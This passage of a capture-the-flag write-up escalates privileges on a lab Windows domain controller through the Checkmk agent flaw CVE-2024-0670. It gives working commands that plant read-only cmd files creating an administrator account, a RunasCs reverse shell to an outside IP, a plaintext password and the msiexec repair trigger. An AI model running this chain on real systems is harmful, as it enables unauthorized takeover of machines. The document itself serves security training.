The C:\Windows\Installer\ folder is a hidden system directory used by Windows to store installer files (.msi and .msp) for applications installed via the Windows Installer (MSI). These files are required for modifying, repairing, or uninstalling programs. Deleting files from this folder may break installed applications. We can check the programs available for repair in the C:\Windows\Installer\ directory. In our case, we identify the Checkmk Agent program by its date and size:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents>  dir C:\Windows\Installer\


    Directory: C:\Windows\Installer


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          4/2/2025   6:25 PM                {6070BE95-B84D-40FE-8ABD-C70B59F5A164}
d-----          4/5/2025   4:17 PM                {675A6D5C-FF5A-11EF-AEA3-1967AD678D6D}
-a----         3/28/2025   3:08 PM       12637696 1e6f2.msi
-a----         5/10/2023   9:16 AM         184320 387c2.msi
-a----         5/10/2023   9:21 AM         184320 387c6.msi
-a----         5/10/2023   9:35 AM         192512 387ca.msi
-a----         5/10/2023   9:39 AM         192512 387ce.msi
-a----          4/2/2025   6:24 PM       60895232 387d1.msi
-a----          4/2/2025   6:24 PM          20480 SourceHash{0025DD72-A959-45B5-A0A3-7EFEB15A8050}
-a----          4/2/2025   6:25 PM          20480 SourceHash{6070BE95-B84D-40FE-8ABD-C70B59F5A164}
-a----          4/5/2025   4:17 PM          20480 SourceHash{675A6D5C-FF5A-11EF-AEA3-1967AD678D6D}
-a----          4/2/2025   6:24 PM          20480 SourceHash{73F77E4E-5A17-46E5-A5FC-8A061047725F}
-a----          4/2/2025   6:24 PM          20480 SourceHash{C2C59CAB-8766-4ABD-A8EF-1151A36C41E5}
-a----          4/2/2025   6:24 PM          20480 SourceHash{D5D19E2F-7189-42FE-8103-92CD1FA457C2}
With Defender active on the host, it’s challenging to bypass it and run our malicious binary executable file as demonstrated in the blog post attack. Since the C:\Windows\Temp\cmk_all_*_1.cmd batch scripts are triggered by the Checkmk server and run with NT/system authority, there are several ways to escalate privileges to an administrator user. These include disabling Defender, running our binary executable, and getting a shell, or creating a new user and adding it to the administrators group, among other methods.
In this case, we will create a user and add them to the administrators group (you can choose another method if preferred).
Steps:
- Create a file.cmd locally and upload it to the target (for example, in C:\x). The file below will create the adminuser user and add them to the administrators group:
1
echo '@echo off\nnet user adminuser Password@123! /add\nnet localgroup Administrators adminuser /add' > emsec.cmd
- Now we need to place the malicious file in the C:\Windows\Temp folder multiple times, following the process ID and counter (e.g., cmk_all_${_}_1.cmd). To keep the file read-only so that Checkmk cannot overwrite it, we can use this script:
1
1..10000| foreach { Copy C:\x\emsec.cmd C:\Windows\Temp\cmk_all_${_}_1.cmd; Set-ItemProperty -Path C:\Windows\Temp\cmk_all_${_}_1.cmd -Name IsReadOnly -Value $true }
We can run this script as any available user since C:\Windows\Temp is writable for all domain users. In our case, we will use the current winrm shell as monitoring_svc:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
*Evil-WinRM* PS C:\x> upload /home/kali/Desktop/nanocorp.htb/emsec.cmd

Info: Uploading /home/kali/Desktop/nanocorp.htb/emsec.cmd to C:\x\emsec.cmd

Data: 124 bytes of 124 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\x> cat emsec.cmd
@echo off
net user adminuser Password@123! /add
net localgroup Administrators adminuser /add
*Evil-WinRM* PS C:\x> 1..10000| foreach { Copy C:\x\emsec.cmd C:\Windows\Temp\cmk_all_${_}_1.cmd; Set-ItemProperty -Path C:\Windows\Temp\cmk_all_${_}_1.cmd -Name IsReadOnly -Value $true }

*Evil-WinRM* PS C:\x>
Now we have successfully copied these files to the C:\Windows\Temp directory. Next, we need to trigger the Checkmk agent to run the exploit and execute our emsec.cmd script as NT/AuthoritySystem. However, trying to run msiexec.exe from evil-winrm will fail because we are not in an interactive session as the monitoring_svc user:
1
2
3
4
5
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents> cmd.exe /c "msiexec /fa C:\Windows\Installer\1e6f2.msi"
The Windows Installer Service could not be accessed. This can occur if the Windows Installer is not correctly installed. Contact your support personnel for assistance.

*Evil-WinRM* PS C:\Users\monitoring_svc\Documents>
We need to find an interactive user on the box to use for repairing Checkmk with msiexec.exe.
To do this, we can use the RunAsCs.exe tool to run the qwinsta command and find the current active sessions on the box, as we cannot do this directly from evil-winrm:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
*Evil-WinRM* PS C:\x> upload /home/kali/Desktop/nanocorp.htb/_RunasCs.exe

Info: Uploading /home/kali/Desktop/nanocorp.htb/_RunasCs.exe to C:\x\_RunasCs.exe

Data: 70996 bytes of 70996 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\x> ls


    Directory: C:\x


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/10/2025   6:43 PM             93 emsec.cmd
-a----         4/10/2025   6:50 PM          53248 _RunasCs.exe


*Evil-WinRM* PS C:\x> .\_RunasCs.exe x x qwinsta -l 9

 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                    0  Disc
 console                                     1  Conn
                   web_svc                   2  Disc
 rdp-tcp                                 65536  Listen
*Evil-WinRM* PS C:\x>
From the output, we can see that web_svc has an RDP session active on the DC01 host. We previously compromised web_svc and have his credentials. Since web_svc is currently active on the box using RDP, he is allowed to log in locally on DC01.
If we check which group web_svc belongs to, we see he’s only a member of the Domain Users and IT_Support groups :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
*Evil-WinRM* PS C:\x> net user web_svc
User name                    web_svc
Full Name                    web_svc
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            4/9/2025 3:59:38 PM
Password expires             Never
Password changeable          4/10/2025 3:59:38 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/12/2025 2:52:00 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *IT_Support
The command completed successfully.
We already have the password for web_svc, so let’s checke if he’s allowed to log in locally on the server. We can use the same tool RunAsCs.exe :
1
2
./_RunasCs.exe web_svc 'dksehdgh712!@#' cmd.exe -r 10.10.15.242:4444 -l 2
We use the -l 2 option to get a shell as web_svc in an interactive session (his current RDP session), since repairing the Checkmk software requires an active GUI session:

Now with an interactive session as web_svc, we can perform the CVE-2024-0670 PoC. We will repeat the process to place our malicious emsec.cmd file in C:\Windows\Temp again, because the cleanup process deletes these files:
- Place our emsec.cmd file into the Temp directory using a PowerShell script :
1
1..10000| foreach { Copy C:\x\emsec.cmd C:\Windows\Temp\cmk_all_${_}_1.cmd; Set-ItemProperty -Path C:\Windows\Temp\cmk_all_${_}_1.cmd -Name IsReadOnly -Value $true }
- Place our emsec.cmd file into the Temp directory using a PowerShell script :
1
msiexec /fa C:\Windows\Installer\1e6f2.msi

After repairing the Checkmk agent software, it will trigger our .cmd file, and we get a new admin user adminuser with the password we chose:
1
2
3
└─# netexec ldap nanocorp.htb -u adminuser -p 'Password@123!'
SMB         10.129.28.115     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
LDAP        10.129.28.115     389    DC01             [+] nanocorp.htb\adminuser:Password@123!
Then we can authenticate as the new admin using evil-winrm with -S for SSL (since the Administrators group isn’t restricted to NTLM by default):
1
2
3
4
5
6
7
8
9
10
11
12
13
└─# evil-winrm -i nanocorp.htb -u adminuser -p 'Password@123!' -S


Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adminuser\Documents>
We can now access the Administrator’s files and read root.txt:
1
2
3
*Evil-WinRM* PS C:\Users\adminuser\Documents> cat C:\Users\Administrator\Desktop\root.txt
8e97fcb*************************
*Evil-WinRM* PS C:\Users\adminuser\Documents>